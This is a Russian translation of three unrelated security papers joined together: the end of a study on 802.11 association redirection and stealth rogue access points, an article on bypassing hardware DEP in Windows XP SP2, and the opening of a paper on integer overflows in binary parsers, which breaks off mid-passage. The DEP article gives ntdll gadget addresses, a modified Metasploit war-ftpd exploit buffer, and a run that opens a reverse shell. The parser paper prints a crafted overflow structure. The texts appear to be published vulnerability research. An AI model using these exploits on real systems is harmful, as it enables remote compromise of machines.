В отличие от Ethernet, 802.3 и других протоколов канального уровня, заголовок 802.11 содержит не менее трёх адресов: источника, назначения и идентификатор базового набора служб (BSSID). Удобно понимать BSSID как поле «через кого». В пакете для самой точки доступа адрес назначения совпадает с BSSID. Если же получатель — другой узел той же беспроводной сети, BSSID указывает на точку доступа, а адрес назначения — на конечный узел.

Согласно диаграмме состояний стандарта, получив ответ на ассоциацию с новым BSSID, клиент должен переключиться на него. Отправка такого ответа называется перенаправлением ассоциации. Первоначальное назначение особенности неясно, но с её помощью можно динамически создавать персональную виртуальную мостовую сеть (PVLAN).

3. Введение

Главная причина виртуализировать точки доступа — безопасность. Известны два подхода, хотя на практике был развёрнут только один: технология виртуальных точек доступа компании Colubris.

Другой подход — общедоступная точка доступа (PAP) и персональные виртуальные мостовые сети (PVLAN) — описан в патентной заявке США № 20040141617 и рассматривается в статье.

3.1. Состояние дел

Устройство Colubris реализует для каждой виртуальной точки независимый уровень управления доступом 802.11, уникальный BSSID и собственную базу управляющей информации (MIB); общим остаётся лишь оборудование. Решение подходит для строго управляемой статической среды с

заранее известными пользователями и группами. Каждый пользователь должен знать нужный SSID и учётные данные. Виртуальные точки можно сопоставлять сетям VLAN 802.1q.

PAP лучше подходит для слабо управляемых сетей. Она передаёт один кадр маяка, а при попытке ассоциации перенаправляет клиента на динамически созданный виртуальный BSSID (VBSSID), помещая его в отдельную PVLAN. Это удобно в публичной точке доступа, где пользователи не доверяют друг другу, а их число заранее неизвестно. Способ совместим с традиционными VLAN 802.1q, но его главное достоинство — низкая административная нагрузка при минимальной инфраструктуре и обычном канале общего доступа.

4. PVLAN и виртуальные BSSID

PVLAN называется персональной мостовой VLAN, потому что создаётся динамически для конкретного клиента. Его подключение определяет появление и срок жизни сети; обычно в одной PVLAN находится единственный клиент.

Точка доступа PAP намеренно перенаправляет каждого подключающегося клиента на собственный динамически созданный виртуальный BSSID (VBSSID).

В примере ниже AP транслирует публичный BSSID 00:11:22:33:44:55 и перенаправляет клиента на его собственный VBSSID 00:22:22:22:22:22.

5. Эксперимент

Эксперимент не являлся полноценной реализацией PAP. Его цель — проверить разные наборы микросхем, платы и драйверы на соответствие стандарту и реакцию на перенаправление ассоциации. Для каждой платы испытывались все разумные варианты трактовки стандарта.

Для опыта были внесены небольшие изменения в драйвер host-ap для Linux. Он способен работать и как точка доступа, и как клиент, но правки затронули только первый режим и не повлияли на работу клиентской части.

Опыт состоял из двух этапов. Сначала host-ap изменял во всех управляющих кадрах адрес источника, BSSID либо оба поля одновременно. Результаты приведены в первой таблице.

Затем ответы аутентификации стали передаваться без изменений, поскольку многие платы просто игнорировали искажённые ответы. Эти результаты находятся во второй таблице.

5.1. Результаты

Реакции в первой таблице варьируются от невозможности покинуть состояние 1 до успешного перенаправления. Особенно интересны три драйвера, достигшие состояния 3. Метка ORIGINALBSSID означает ожидаемое поведение: устройство игнорирует перенаправление и продолжает передачу через BSSID PAP. REDIRECTREASSOC означает успешный переход на VBSSID, но с периодическими запросами повторной ассоциации к исходному BSSID PAP.

Вариант SCHIZO тоже достигает состояния 3: плата принимает данные через BSSID PAP, но отправляет через VBSSID и, по-видимому, игнорирует всё, что приходит на VBSSID.

Во второй серии поля не изменялись до запроса ассоциации, поэтому клиенты уже не могли отбрасывать искажённые ответы аутентификации. Это выявило ещё несколько интересных

реакций.

Apple AirPort Extreme ответила потоком кадров деаутентификации к нулевому BSSID с адресом точки доступа (DEAUTHFLOOD). Единственной другой платой, отправившей деаутентификацию, стала Atheros: один кадр к исходному BSSID (SIMPLEDEAUTHSTA).

При поведении DUALBSSID платы чередуют два BSSID в последовательных передаваемых пакетах. Неизвестно, продолжается ли это всё соединение либо является способом выбрать тот BSSID, с которого раньше придут данные.

Результаты оказались неожиданными. Предполагалось, что большинство плат либо не достигнет состояния 3, либо останется на исходном BSSID. На деле многие удалось перевести в режим двух BSSID, а два драйвера для набора микросхем Hermes успешно перенаправились.

6. Будущая работа

Очевидно, что изменение клиентских драйверов для лучшего соответствия стандартам - одна из областей, где можно работать. Более интересные вопросы: как в этой ситуации обрабатывать управление ключами на AP? Очевидно, любые PSK-решения здесь не особенно применимы. Насколько нужно отклониться от спецификации, чтобы успешно развернуть WPA 802.1x-аутентификацию? Одна интересная область исследований - концепция скрытной поддельной точки доступа.

Перенаправление позволяет поддельной точке доступа незаметно для администратора перехватить ассоциацию клиента. Злоумышленник запускает изменённый host-ap на машине Linux без передачи маяков, ждёт запроса к законной точке и пытается первым отправить ответ. Он также может предварительно деаутентифицировать клиента, а затем выиграть эту гонку.

Другой вопрос — устойчивость PAP к отказу в обслуживании путём создания огромного числа VBSSID. По мнению автора, подходящий алгоритм может сделать атаку слишком затратной. Если завершать срок жизни PVLAN и VBSSID в зависимости от времени и трафика, атакующему придётся постоянно поддерживать каждую созданную сущность, а не просто порождать новые.

7. Заключение

Из-за различий между производителями метод вряд ли подходит для универсального развёртывания PVLAN. Зато решительный атакующий способен встроить результаты эксперимента в изменённый host-ap и незаметно перенаправлять трафик себе. В отличие от отравления ARP, это не создаёт подозрительной ARP-активности, а в отличие от обычной поддельной точки доступа — не требует легко обнаруживаемых кадров маяка.

8. Библиография

Volpano, Dennis. United States Patent Application 200403141617 July 22, 2003
<<http://appft1.uspto.gov/netathtml/PTO/search-adv.html>>

Institute of Electrical and Electronics Engineers.

Information technology - Telecommunications and information exchange between systems - Local and metropolitan area networks - Specific Requirements Part 11: Wireless LAN Medium Access Control (MAC) and Physical Layer (PHY) Specifications, IEEE Std. 802.11-1999, 1999. (pg 376)

Aboba, Bernard. Virtual Access Points (IEEE document IEEE 802.11-03/154r1) May 22, 2003
<<http://www.drizzle.com/~aboba/IEEE/11-03-154r1-I-Virtual-Access-Points.doc>

Colubris Networks. Virtual Access Point Technology Multiple WLAN Services
<<http://www.colubris.com/literature/whitepapers.asp>>; дата обращения: 09 августа 2005.

Обход аппаратного предотвращения выполнения данных в Windows

Авторы: skape (<mmiller@hick.org>), Skywing (<Skywing@valhallalegends.com>)

Дата: 2 октября 2005 г.

Одним из важных изменений, внесённых Microsoft в Windows XP Service Pack 2 и Windows Server 2003 Service Pack 1, стала поддержка предотвращения выполнения данных (Data Execution Prevention, DEP). Как следует из названия, эта функция запрещает выполнение кода в не предназначенных для этого областях памяти. Это препятствует эксплуатации многих программных уязвимостей, поскольку эксплойты часто помещают произвольный код в невыполняемые области, например стек потока или кучу процесса. Известны и другие способы обхода такой защиты — например, возврат в ZwProtectVirtualMemory или цепочка вызовов в стиле ret2libc, — однако они обычно сложнее и нередко требуют байтов, недоступных в типичной ситуации, в частности нулевых байтов [1].

DEP может работать в двух режимах. Первый — программная DEP — предоставляет довольно ограниченную защиту от эксплойтов, перезаписывающих структурированный обработчик исключений (Structured Exception Handler, SEH). Она применяется на компьютерах, которые из-за аппаратных ограничений не поддерживают настоящие невыполняемые страницы. Кроме того, программная DEP обеспечивается на этапе компиляции и потому обычно действует лишь в системных библиотеках и отдельных сторонних приложениях, пересобранных с её поддержкой. Обход этого режима уже обсуждался ранее и не является темой статьи.

Второй режим работы DEP называется аппаратно реализованной DEP. Этот режим является надмножеством программно реализованной DEP и используется на оборудовании, поддерживающем пометку страниц как невыполняемых. Хотя большая часть существующего оборудования на базе Intel не имеет такой возможности из-за исторической поддержки только пометки страниц как доступных для чтения или записи, более новые наборы микросхем начинают получать настоящую аппаратную поддержку через механизмы вроде Page Address Extensions (PAE). Аппаратно реализованная DEP является более интересным из двух режимов, поскольку ее можно рассматривать как реальный фактор смягчения большинства распространенных векторов эксплуатации. Техника обхода, описанная в этом документе, предназначена для использования именно против этого режима.

Прежде чем описывать технику, разумно понять параметры, в которых она будет работать. В данном случае техника должна дать способ выполнять код из областей памяти, которые при использовании аппаратно реализованной DEP обычно не были бы выполняемыми, например из стека потока или кучи процесса. Эту технику можно рассматривать как способ исключить DEP из уравнения при написании эксплойтов, потому что по-прежнему можно использовать распространенный подход с выполнением собственного кода по записываемому адресу памяти. Кроме того, техника должна быть как можно более универсальной, чтобы ее можно было применять как в существующих, так и в новых эксплойтах без серьезных изменений. После задания этих параметров следующим требованием становится понимание некоторых новых возможностей, из которых состоит аппаратно реализованная DEP.

Реализуя поддержку DEP, Microsoft справедливо поняла, что многие существующие сторонние приложения могут столкнуться с серьезными проблемами совместимости из-за предположений о том, является ли выделенная область памяти выполняемой. Чтобы справиться с этой ситуацией, Microsoft спроектировала DEP так, чтобы ее можно было настраивать несколькими способами. На самом общем уровне DEP имеет параметр по умолчанию, указывающий, включена ли защита от выполнения только для системных процессов и специально определенных приложений (OptIn), или

же она включена для всего, кроме явно исключенных приложений (OptOut). Эти два флага передаются ядру во время загрузки через параметр /NoExecute в boot.ini. Кроме того, как часть параметра NoExecute можно передать еще два флага, указывающие, что DEP должна быть AlwaysOn или AlwaysOff. Эти две настройки принудительно устанавливают для каждого процесса флаг, который навсегда включает или отключает DEP. Настройка по умолчанию в Windows XP SP2 — OptIn, а в Windows 2003 Server SP1 — OptOut.

Помимо общесистемного параметра, DEP можно включать или отключать отдельно для каждого процесса. Решение об отключении поддержки невыполняемых страниц (NX) принимается во время выполнения. Для этого в ntdll.dll добавлена внутренняя процедура LdrpCheckNXCompatibility. Она вызывается при каждой загрузке DLL в контекст процесса через LdrpRunInitializationRoutines и проверяет несколько условий. Сначала определяется, не загружается ли библиотека SafeDisc: если да, NX для процесса следует отключить. Затем база данных приложений проверяется на явное указание включить или отключить NX. Наконец, процедура ищет в загружаемой DLL секцию, несовместимую с NX, например .aspack, .pcle или .sforce.

В результате этих проверок поддержка NX включается или отключается через новый PROCESSINFOCLASS с именем ProcessExecuteFlags (0x22). Когда вызывается NtSetInformationProcess с этим классом информации, в качестве параметра буфера передается четырехбайтовая битовая маска. Эта битовая маска передается в nt!MmSetExecuteOptions, которая выполняет соответствующую операцию. Необязательно в составе битовой маски также может быть указан флаг MEM_EXECUTE_OPTION_PERMANENT, или 0x8, означающий, что будущие вызовы функции должны завершаться ошибкой, чтобы флаги выполнения больше нельзя было изменить. Чтобы включить поддержку NX, указывается флаг MEM_EXECUTE_OPTION_DISABLE (0x1). Чтобы отключить поддержку NX, указывается флаг MEM_EXECUTE_OPTION_ENABLE (0x2). В зависимости от состояния этих флагов конкретного процесса выполнение кода из невыполняемых областей памяти будет либо разрешено (MEM_EXECUTE_OPTION_ENABLE), либо запрещено (MEM_EXECUTE_OPTION_DISABLE).

Если бы атакующий каким-либо образом мог изменить флаги выполнения эксплуатируемого процесса, из этого следовало бы, что он смог бы выполнять код из ранее невыполняемых областей памяти. Однако для этого атакующему пришлось бы выполнить код из областей памяти, которые уже являются выполняемыми. По счастливому стечению обстоятельств полезные выполняемые области памяти существуют, причем они находятся по одному и тому же адресу в каждом процессе [2].

Чтобы воспользоваться этой возможностью, атакующий должен каким-то образом вызвать NtSetInformationProcess с информационным классом ProcessExecuteFlags. Кроме того, параметр ProcessInformation должен быть установлен в битовую маску, в которой установлен бит MEM_EXECUTE_OPTION_ENABLE, но не установлен бит MEM_EXECUTE_OPTION_DISABLE. Следующий код иллюстрирует вызов этой функции, который отключил бы поддержку NX для вызывающего процесса:

```
ULONG ExecuteFlags = MEM_EXECUTE_OPTION_ENABLE;

NtSetInformationProcess(
    NtCurrentProcess(),    // (HANDLE)-1
    ProcessExecuteFlags,   // 0x22
    &ExecuteFlags,          // ptr to 0x2
    sizeof(ExecuteFlags)); // 0x4
```

Один из способов добиться этого — использовать атаку, производную от ret2libc, при которой поток управления передается в функцию NtSetInformationProcess, а на стеке подготовлен кадр, контролируемый атакующим. В этом случае аргументы, описанные справа в приведенном выше фрагменте кода, пришлось бы разместить на стеке так, чтобы они были правильно

интерпретированы при начале выполнения `NtSetInformationProcess`. Самый большой недостаток этого подхода в том, что он требует возможности использовать `NULL`-байты как часть буфера, применяемого для переполнения. В общем случае это невозможно, особенно при любом переполнении, вызванном использованием строковой функции. Однако когда это возможно, такой подход определенно может быть полезен.

Хотя прямой возврат в `NtSetInformationProcess` может быть не всегда применим, можно использовать другую технику, которая в большей степени подходит для общего случая. При таком подходе атакующий может воспользоваться уже существующим в `ntdll` кодом для отключения поддержки `NX` для процесса. Возвращаясь в конкретный фрагмент кода, можно отключить поддержку `NX` так же, как это сделала бы `ntdll`, и при этом все еще передать управление обратно в буфер, контролируемый пользователем. Единственное ограничение состоит в том, что атакующий должен иметь возможность управлять стеком способом, похожим на большинство атак в стиле `ret2libc`, но без необходимости управлять аргументами.

Первый шаг в этом процессе — заставить управление перейти в место памяти, выполняющее операцию, эквивалентную комбинации `mov al, 0x1 / ret`. Существует много экземпляров похожих инструкций (`xor eax, eax / inc eax / ret; mov eax, 1 / ret` и так далее). Один такой экземпляр можно найти в функции `ntdll!Ntdll0kayToLockRoutine`.

```
ntdll!Ntdll0kayToLockRoutine:
7c952080 b001          mov     al,0x1
7c952082 c20400          ret     0x4
```

Это устанавливает младший байт `eax` в единицу по причинам, которые станут понятны на следующем шаге. После передачи управления на инструкцию `mov`, а затем на последующую инструкцию `ret`, атакующий должен подготовить стек так, чтобы инструкция `ret` фактически вернулась в другой участок кода внутри `ntdll`. В частности, она должна вернуться в середину процедуры `ntdll!LdrpCheckNXCompatibility`.

```
ntdll!LdrpCheckNXCompatibility+0x13:
7c91d3f8 3c01          cmp     al,0x1
7c91d3fa 6a02          push    0x2
7c91d3fc 5e           pop     esi
7c91d3fd 0f84b72a0200 je      ntdll!LdrpCheckNXCompatibility+0x1a (7c93feba)
```

В этом блоке выполняется проверка, установлен ли младший байт `eax` в единицу. Независимо от результата `esi` инициализируется значением 2. После этого выполняется проверка, установлен ли флаг нуля, что произошло бы, если младший байт `eax` равен 1. Поскольку этот код будет выполнен после первого набора инструкций `mov al, 0x1 / ret`, флаг `ZF` всегда будет установлен, и управление будет передано на `0x7c93feba`.

```
ntdll!LdrpCheckNXCompatibility+0x1a:
7c93feba 8975fc          mov     [ebp-0x4],esi
7c93febd e941d5fdff     jmp     ntdll!LdrpCheckNXCompatibility+0x1d (7c91d403)
```

Этот блок записывает содержимое `esi` в локальную переменную, в данном случае значение 2. Затем он передает управление на `0x7c91d403`.

```
ntdll!LdrpCheckNXCompatibility+0x1d:
7c91d403 837dfc00       cmp     dword ptr [ebp-0x4],0x0
7c91d407 0f8560890100  jne     ntdll!LdrpCheckNXCompatibility+0x4d (7c935d6d)
```

Этот блок, в свою очередь, сравнивает только что инициализированную значением 2 локальную переменную с 0. Если она не равна нулю, а она не равна, управление передается на `0x7c935d6d`.

```
ntdll!LdrpCheckNXCompatibility+0x4d:
7c935d6d 6a04          push    0x4
7c935d6f 8d45fc          lea     eax,[ebp-0x4]
7c935d72 50           push    eax
7c935d73 6a22          push    0x22
7c935d75 6aff          push    0xff
```

```

7c935d77 e8b188fdff      call     ntdll!ZwSetInformationProcess (7c90e62d)
7c935d7c e9c076feff      jmp     ntdll!LdrpCheckNXCompatibility+0x5c (7c91d441)

```

Именно здесь все становится интересным. В этом блоке выполняется вызов `NtSetInformationProcess` с информационным классом `ProcessExecuteFlags`. Передается указатель параметра `ProcessInformation`, который ранее был инициализирован значением 2 [3]. В результате поддержка NX для процесса отключается. После завершения вызова управление передается на `0x7c91d441`.

```

ntdll!LdrpCheckNXCompatibility+0x5c:
7c91d441 5e          pop     esi
7c91d442 c9          leave
7c91d443 c20400     ret     0x4

```

Наконец, этот блок просто восстанавливает сохраненные регистры, выполняет инструкцию `leave` и возвращается вызывающему коду. В данном случае атакующий подготовит кадр так, что инструкция `ret` фактически вернется в инструкцию общего назначения, которая передаст управление в контролируемый буфер, содержащий произвольный код, который теперь можно выполнить после отключения поддержки NX.

Этот подход требует знания трех адресов. Во-первых, должен быть известен адрес эквивалента `mov al, 0x1 / ret`. К счастью, существует много вхождений такого типа блока, хотя они могут быть не столь простыми, как описанный в этом документе. Во-вторых, должен быть известен адрес начала блока `cmp al, 0x1` внутри `ntdll!LdrpCheckNXCompatibility`. Поскольку используется зависимость от двух адресов внутри `ntdll`, можно ожидать, что эксплойт будет более переносимым, чем при зависимости от адресов из двух разных DLL. Наконец, третий адрес — это тот, который обычно использовался бы на целях без аппаратно реализованной DEP, например `jmp esp` или эквивалентная инструкция в зависимости от конкретной уязвимости.

Помимо ограничений, связанных с конкретными адресами, этот подход также полагается на то, что `ebp` указывает на допустимый записываемый адрес, чтобы значение, указывающее на необходимость отключить поддержку NX, можно было временно сохранить. Этого можно добиться несколькими способами, в зависимости от уязвимости, поэтому это не рассматривается как существенно ограничивающий фактор.

Чтобы проверить этот подход, авторы изменили эксплойт `warftpd_165_user` из Metasploit Framework, написанный Fairuzan Roslan. Эта уязвимость представляет собой простое переполнение стека. До наших изменений эксплойт был реализован следующим образом:

```

my $evil = $self->MakeNops(1024);
substr($evil, 485, 4, pack("V", $target->[1]));
substr($evil, 600, length($shellcode), $shellcode);

```

Этот код создавал дорожку NOP длиной 1024 байта. По смещению 485 записывался адрес возврата, после чего добавлялся шеллкод [4]. При запуске против цели с аппаратной DEP эксплойт терпит неудачу на первой инструкции дорожки NOP, поскольку стек потока помечен как невыполняемая область памяти.

Применив описанную выше технику, авторы изменили эксплойт так, чтобы он отправлял буфер следующей структуры:

```

my $evil = "\xcc" x 485;
$evil .= "\x80\x20\x95\x7c";
$evil .= "\xff\xff\xff\xff";
$evil .= "\xf8\xd3\x91\x7c";
$evil .= "\xff\xff\xff\xff";
$evil .= "\xcc" x 0x54;
$evil .= pack("V", $target->[1]);
$evil .= $shellcode;
$evil .= "\xcc" x (1024 - length($evil));

```

В этом случае был построен буфер, содержащий 485 инструкций `int3`. Затем буфер настраивался так, чтобы перезаписать адрес возврата указателем на `ntdll!Ntdll0kayToLockRoutine`. Поскольку эта процедура выполняет `ret 0x4`, следующие четыре байта являются заполнением в роли фиктивного аргумента, который снимается со стека. После возврата из `Ntdll0kayToLockRoutine` стек будет указывать на смещение 493 байта внутри создаваемого буфера `evil`, сразу после перезаписи адреса возврата `0x7c952080` и фиктивного аргумента. Это означает, что `Ntdll0kayToLockRoutine` вернется в `0x7c91d3f8`. Этот блок кода оценивает младший байт `eax` и в конечном итоге приводит к отключению поддержки NX для процесса. После завершения блок снимает со стека сохраненные регистры и выполняет инструкцию `leave`, перемещая указатель стека туда, куда в данный момент указывает `ebp`. В этом случае `ebp` находился на расстоянии `0x54` байта от `esp`, поэтому мы вставили `0x54` байта заполнения. После выполнения этого блока указатель стека будет указывать на смещение 577 байтов внутри буфера `evil`, сразу после `0x54` байтов заполнения. Это означает, что он вернется по тому адресу, который хранится в этой позиции. В данном случае буфер заполнен так, что он просто возвращается по указанному для цели адресу возврата, который является эквивалентом инструкции `jmp esp`. Далее выполняется инструкция `jmp esp`, передающая управление `shellcode`, который следует сразу за ней. После выполнения эксплойт работает так, будто ничего не изменилось:

```
$ ./msfcli warftpd_165_user_dep RHOST=192.168.244.128 RPORT=4446 \
  LHOST=192.168.244.2 LPORT=4444 PAYLOAD=win32_reverse TARGET=2 E
[*] Starting Reverse Handler.
[*] Trying Windows XP SP2 English using return address 0x71ab9372....
[*] 220- Jgaa's Fan Club FTP Service WAR-FTPD 1.65 Ready
[*] Sending evil buffer....
[*] Got connection from 192.168.244.2:4444 <-> 192.168.244.128:46638
```

Microsoft Windows XP [Version 5.1.2600] (C) Copyright 1985-2001 Microsoft Corp.

C:\Program Files\War-ftp>

Как видно, техника, описанная в этом документе, показывает практичный метод, который можно использовать для обхода защитных улучшений, предоставляемых аппаратно реализованной DEP в стандартных установках Windows XP Service Pack 2 и Windows 2003 Server Service Pack 1. Сам недостаток не связан с какой-либо конкретной неэффективностью или ошибкой, допущенной при фактической реализации поддержки аппаратно реализованной DEP, а является побочным эффектом проектного решения Microsoft предоставить механизм отключения поддержки NX для процесса изнутри процесса пользовательского режима. Если бы не существовало механизма, позволяющего отключать поддержку NX во время выполнения изнутри процесса, подходы, описанные в этом документе, были бы неприменимы.

Чтобы не представлять проблему без описания решения, авторы определили несколько способов, которыми Microsoft могла бы это исправить. Чтобы предотвратить этот подход, сначала необходимо определить, от чего он зависит. Прежде всего техника зависит от знания трех отдельных адресов. Во-вторых, она зависит от наличия открытой функции, позволяющей процессу пользовательского режима отключать поддержку NX для самого себя. Наконец, она зависит от возможности управлять стеком таким образом, чтобы выполнить атаку в стиле `ret2libc` [5].

Первую зависимость можно было бы разрушить, внедрив некоторую форму Address Space Layout Randomization, которая сделала бы расположение зависимых блоков кода неизвестным атакующему. Вторую зависимость можно было бы разрушить, перенеся логику, управляющую включением и отключением поддержки NX для процесса, в режим ядра, чтобы на нее нельзя было влиять настолько напрямую. Этот подход несколько сложен, поскольку модель, в которой это реализовано сейчас, требует возможности отключать поддержку NX при наступлении определенных событий, например при загрузке несовместимой DLL. Хотя это может быть сложнее, авторы считают такой подход наиболее осуществимым с точки зрения совместимости. Наконец, последняя зависимость в действительности не является тем, что Microsoft может контролировать.

Помимо этих потенциальных решений, возможно, также удалось бы придумать способ устанавливать постоянный флаг раньше во время инициализации процесса, хотя авторы не уверены, как это можно сделать без поломки поддержки отключения при загрузке определенных DLL.

В заключение авторы хотели бы специально подчеркнуть, что Microsoft проделала отличную работу, подняв планку своими улучшениями безопасности в XP Service Pack 2. Технику, изложенную в этом документе, не следует рассматривать как случай, когда Microsoft не смогла реализовать что-то безопасно: средства для безопасного развертывания аппаратно реализованной DEP определенно присутствуют. Скорее ее можно считать уступкой, сделанной ради сохранения совместимости приложений в общем случае. Почти всегда существует компромисс между предоставлением новых возможностей безопасности и потенциальными проблемами совместимости, и, пожалуй, ни одна компания, кроме Microsoft, не известна сохранением обратной совместимости в такой степени.

Примечания

[1] Существуют и другие документированные техники обхода защит от выполнения кода, например возврат в `ZwProtectVirtualMemory` или цепочечная атака в стиле `ret2libc`, но такие подходы обычно сложнее и во многих случаях сильнее ограничены из-за необходимости использовать байты, которые в типичных ситуациях были бы недоступны, например NULL-байты.

[2] С несколькими параметрами, которые будут обсуждаться далее.

[3] Причина, по которой это должно указывать именно на 2, а не на какое-либо целое число, у которого только младший байт установлен в 2, состоит в том, что `nt!MmSetExecutionOptions` выполняет проверку, гарантирующую, что неиспользуемые биты не установлены.

[4] В действительности перезаписываться может не адрес возврата, а указатель на функцию. Тот факт, что он находится по невыровненному адресу, говорит в пользу этого предположения, хотя, конечно, не является явным указанием.

[5] Это возможно даже при использовании перезаписи SEH, если соблюдены нужные условия. Базовый подход состоит в том, чтобы найти набор инструкций `pop reg`, `pop reg`, `pop esp`, `ret` в области, не защищенной SafeSEH, например в сторонней DLL, которая не была скомпилирована с /GS. Инструкция `pop esp` сдвигает стек к началу `EstablisherFrame`, контролируемого атакующим, а `ret` возвращает управление по адресу, хранящемуся в перезаписанном указателе `Next`. Если установить указатель `Next` на расположение `Ntdll!OkayToLockRoutine` и подготовить стек описанным выше способом, техника обхода аппаратно реализованной DEP, описанная в этом документе, может заработать.

Библиография

The Metasploit Project. Переполнение USER в War-ftpд 1.65. <http://www.metasploit.com/projects/Framework/exploits.html#warftpd_165_user>; дата обращения: 2 октября 2005 г.

Microsoft Corporation. Data Execution Prevention. <<http://www.microsoft.com/technet/prodtechnol/windowsserver2003/library/BookofSP1/b0de1052-4101-44c3-a294-4da1bd1ef227.mspx>>; дата обращения: 2 октября 2005 г.

Анализ распространенных ошибок в бинарных парсерах

Автор: Orlando Padilla

Контакт: <xbud@g0thead.com>

Последнее изменение: 12.05.2005

Аннотация: за последние шесть-двенадцать месяцев почти каждую неделю стабильно публикуется примерно по одной ошибке в файловых форматах, и остается только надеяться, что разработчики будут смотреть и учиться. Реальность, к сожалению, иная: никому нет дела в достаточной степени. Эти ошибки существуют уже довольно давно, но лишь недавно привлекли внимание СМИ из-за большого числа опубликованных уязвимостей. Исследователи находят все более сложные и пассивные векторы атак для таких ошибок, некоторые из которых позволяют добиться удаленной компрометации.

В этом документе не будут представлены новые атаки: вместо этого будут приведены примеры и пример файлового формата, демонстрирующие небезопасную реализацию библиотеки парсинга. В качестве бонуса за чтение этой статьи в практическом разборе будет раскрыта ранее не опубликованная ошибка в популярном отладчике. Эта уязвимость при правильном использовании приводит к падению отладчика во время загрузки исполняемого бинарного файла или динамической библиотеки.

Отказ от ответственности: этот документ написан в образовательных целях, и я не могу нести ответственность за любые последствия публикации данной информации.

Благодарности: #vax, nologin и jimmy haffa.

Введение

О целочисленных переполнениях написано немало, но их эксплуатацию внутри бинарных анализаторов рассматривают редко. Недавней волны уведомлений iDefense (Clam AV, Adobe Acrobat), eEye (Macromedia, Windows Metafile) и Алекса Уилера на Rem0te.com (несколько антивирусов) должно быть достаточно, чтобы всерьез отнестись к ошибкам файловых форматов.

Самая распространенная ошибка программиста состоит в доверии к полю внутри бинарной структуры, которому доверять нельзя. На этапе проектирования эффективность, простота и безопасная реализация конкретного проекта должны находиться вверху списка приоритетов. При работе с данными, которые нельзя представить только как строки, требуется поле длины, сообщающее приложению, когда остановить чтение. При работе с секциями, которые должны иметь подсекции, необходимо заранее знать, сколько секций встроено в основную секцию структуры, и снова нужно использовать значение, инструктирующее приложение выполнить итерацию только x раз. В следующих абзацах будет описана структура бинарного файла, затем будут приведены прикладные примеры типичных ошибок программирования, встречающихся при аудите приложений. Для полноты будет дан обзор целочисленных переполнений. Наконец, будет показан практический разбор нескольких ошибок, найденных во время исследования конкретного файлового формата.

Файл хранения сертификатов

Следующий файловый формат был спроектирован и написан специально для этой статьи и не имеет реального практического применения. Общая идея реализации этого файлового формата состоит в создании одного бинарного файла, выступающего в роли доступной для поиска базы данных файлов сертификатов. Файл будет состоять из двух основных структур, которые будут хранить информацию, необходимую для разбора сертификатов в формате DER. Вот примерная схема того, как файл выглядит после компиляции:

Структура	Смещение	Размер
Заголовок OP	0	4
Число элементов	4	2
Структура Cert File Fmt	6	6
Структура Cert Data	12	16
Сертификат 1		
Сертификат 2		
Сертификат		
Сертификат n		

Бинарная компоновка

В библиотеке-компиляторе этого файлового формата определены следующие структуры.

```
typedef struct _CERTFF
{
    unsigned int    NumberOfCerts;
    unsigned short  PointerToCerts;
}CERTFF,*PCERTFF;

typedef struct _CERTDATA
{
    char    Name[8];
    unsigned short  CertificateLen;
    unsigned short  PointerToDERs;
    unsigned char   *DataPtr;
}CERTDATA,*PCERTDATA;
```

Первая структура данных состоит из двух беззнаковых целых: `NumberOfCerts` (`short`) и `PointerToCerts` (`long`). Они хранят общее число сертификатов в данном бинарном файле, `NumberOfCerts`, и смещение от начала файла до первой структуры данных сертификата `CERTDATA`, `PointerToCerts`. Уже можно предположить, что парсер будет проходить по образу файла `NumberOfCerts` раз, начиная с `PointerToCerts` и двигаясь порциями размером с `CERTDATA`. Вторая структура данных состоит из массива символов размером 8 байт, который используется для хранения первых 7 символов описания сертификата, за которым следуют два беззнаковых коротких целых. Они соответственно хранят длину сертификата, на который ссылается эта структура, и смещение до начала сертификата. Последний элемент является `unsigned char`, который компилятор использует для переноса тела сертификата.

Прикладные примеры

По мере уменьшения числа переполнений буфера растёт доля целочисленных переполнений и ошибок разбора файлов и бинарных протоколов. Запрос к открытой базе уязвимостей OSVDB хорошо показывает разнообразие затронутых приложений. Список короче реального числа публикаций за последние годы, но охватывает ядра, библиотеки, протоколы и файловые форматы.

<http://osvdb.org/searchdb.php?action=search_title&vuln_title=integer+overflow&Search=Search>

Для демонстрации я разработал библиотеку разбора описанного формата; код приведён в приложении А. Она объединяет сертификаты в один файл и намеренно содержит несколько ошибок, взятых из реальных открытых и закрытых приложений. Первая уязвимость находится в certextract.c: библиотека без проверки доверяет содержимому разбираемого файла.

```
igned char  cert_out[MAX_CERT_SIZE];
16 unsigned char  *extract_cert = "req1.DER";
...
64 pCertData = (PCERTDATA)(image + get_cert(image,extract_cert));
65
66 memcpy(cert_out,(image + pCertData->PointerToDERs), pCertData->CertificateLen);
...
```

Уязвимость существует потому, что библиотека предполагает: сертификаты не будут больше MAX_CERT_SIZE, поскольку компилятор не способен принимать файлы больше заданного размера. Все, что нужно атакующему, это изменить файл с помощью внешнего редактора либо провести обратную разработку файлового формата и создать вредоносную базу сертификатов. Пошаговый пример эксплуатации этой ошибки выходит за рамки документа, но посмотрим, что нужно сделать для подготовки эксплойта для этой уязвимости.

Мы уже знаем, что должны изменить поле длины на что-то большее, чем MAX_CERT_SIZE, или, если смотреть конкретно в certlib.h, большее чем 2048 байт. Глядя на структуру заголовков, можно увидеть, что у каждого сертификата есть собственное поле длины. Поэтому создание корректного заголовка структуры и размещение его по правильному смещению вместе с соответствующей полезной нагрузкой должно решить задачу. Учитывая это, рассчитаем число байтов от начала файла до первого сертификата.

[SIG 4 bytes][Element Count 2 bytes][First Struct 6 bytes][Our Fake Cert Struct]

Похоже, мы можем поместить нашу поддельную структуру после 12-го байта. Структура сертификата будет выглядеть примерно следующим образом, в зависимости от размера используемой полезной нагрузки:

```
unsigned char exploit_dat1[] = {
    /* имя нашего поддельного сертификата */
    0x72, 0x65, 0x71, 0x31, 0x2e, 0x44, 0x45, 0x00,
    /* наша длина */
    0x53, 0x08,
    /* место, куда можно записать наши данные, PointerToDer */
    0x18, 0x00,
    /* DataPtr, только для полноты */
    0x00, 0x00, 0x00, 0x00
};
```

Обратите внимание, что длина является беззнаковым коротким целым, которое ограничивает нашу полезную нагрузку значением 0xFFFF (65535), чего должно быть более чем достаточно. Две самые важные части нашей структуры - это длина и значение, которое мы даем PointerToDer, поскольку оно будет указывать на начало нашей полезной нагрузки. Поскольку мы решили сделать наш поддельный сертификат первым в списке, все, что находится ниже него, можно перезаписать без особых опасений. По смещению 0x18 в dat-файле у нас есть 0x0853 байта символов А; обратите внимание, что проверки границ для этого значения нет. Ниже показан пример запуска с корректным файлом certsdb.dat и второй пример запуска с нашим вредоносным dat-файлом.

```
